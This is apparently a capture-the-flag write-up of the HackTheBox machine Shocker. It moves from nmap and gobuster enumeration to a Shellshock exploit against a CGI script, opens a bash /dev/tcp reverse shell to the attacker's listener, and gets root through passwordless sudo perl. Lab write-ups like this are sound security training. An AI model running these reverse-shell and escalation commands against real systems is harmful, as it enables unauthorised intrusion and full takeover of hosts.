HackTheBox Shocker

Saikat Karmakar | Jul 16 : 2021

ip -> 10.10.10.56

- ***nmap***

```
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

language-bash

- gobuster

```
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.56/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
```

```bash
2021/07/16 19:13:47 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 290]
/.htaccess            (Status: 403) [Size: 295]
/.htpasswd            (Status: 403) [Size: 295]
/cgi-bin/             (Status: 403) [Size: 294]
/index.html           (Status: 200) [Size: 137]
/server-status        (Status: 403) [Size: 299]
===============================================================
2021/07/16 19:14:27 Finished
===============================================================
```

- we got one file

```bash
☺ gobuster dir -u http://10.10.10.56/cgi-bin/ -w /usr/share/wordlists/dirb/common.txt -t 50 -x sh,pl -b 403,404 | tee gobuster.log
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.56/cgi-bin/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   403,404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              sh,pl
[+] Timeout:                 10s
===============================================================
2021/07/16 19:25:11 Starting gobuster in directory enumeration mode
===============================================================
/user.sh              (Status: 200) [Size: 118]

===============================================================
```

- nothing much

```bash
File: user.sh

Content-Type: text/plain

Just an uptime test script

 09:58:32 up  8:58,  0 users,  load average: 0.04, 0.02, 0.00
```

- after some research googled the box name found a vulnerability name http [shellshock]

- nmap `http-shellshock` scan


```bash
nmap -sV -p80 --script http-shellshock 10.10.10.56 --script-args "uri=/cgi-bin/user.sh"
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-16 19:35 IST
Nmap scan report for 10.10.10.56
Host is up (0.45s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-shellshock:
```

```bash
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     References:
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|       http://seclists.org/oss-sec/2014/q3/685
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
```

language-bash

- exploit
  - https://www.exploit-db.com/exploits/34900
  - https://github.com/opsxcq/exploit-CVE-2014-627
- change the exploit.Converted to py3 from py2. Modify the code




```
❯ python3 exp.py payload=reverse rhost=10.10.10.56 lhost=10.10.14.8 lport=1337 pages=/cgi-bin/user.sh
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-bin/user.sh
[!] Successfully exploited
[!] Incoming connection from 10.10.10.56
10.10.10.56> id
uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(samba
share)

10.10.10.56>
```

- getting a proper reverse shell

```bash
bash -i >& /dev/tcp/10.10.14.8/9999 0>&1
```

language-bash

```
➜ avik@kali  ~/Desktop/ctf/WalkThroughs/HackTheBox/shocker git:(master) ✗ nc -nvlp 9999
listening on [any] 9999 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.56] 37050
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xtermp
<-bin$ python3 -c 'import pty;pty.spawn("/bin/bash")'
shelly@Shocker:/usr/lib/cgi-bin$ export TERM=xterm
shelly@Shocker:/usr/lib/cgi-bin$
```

- we can run perl as sudo

```bash
shelly@Shocker:/home/shelly$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\



User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

- command

```bash
sudo perl -e 'exec "/bin/bash";'
```

- root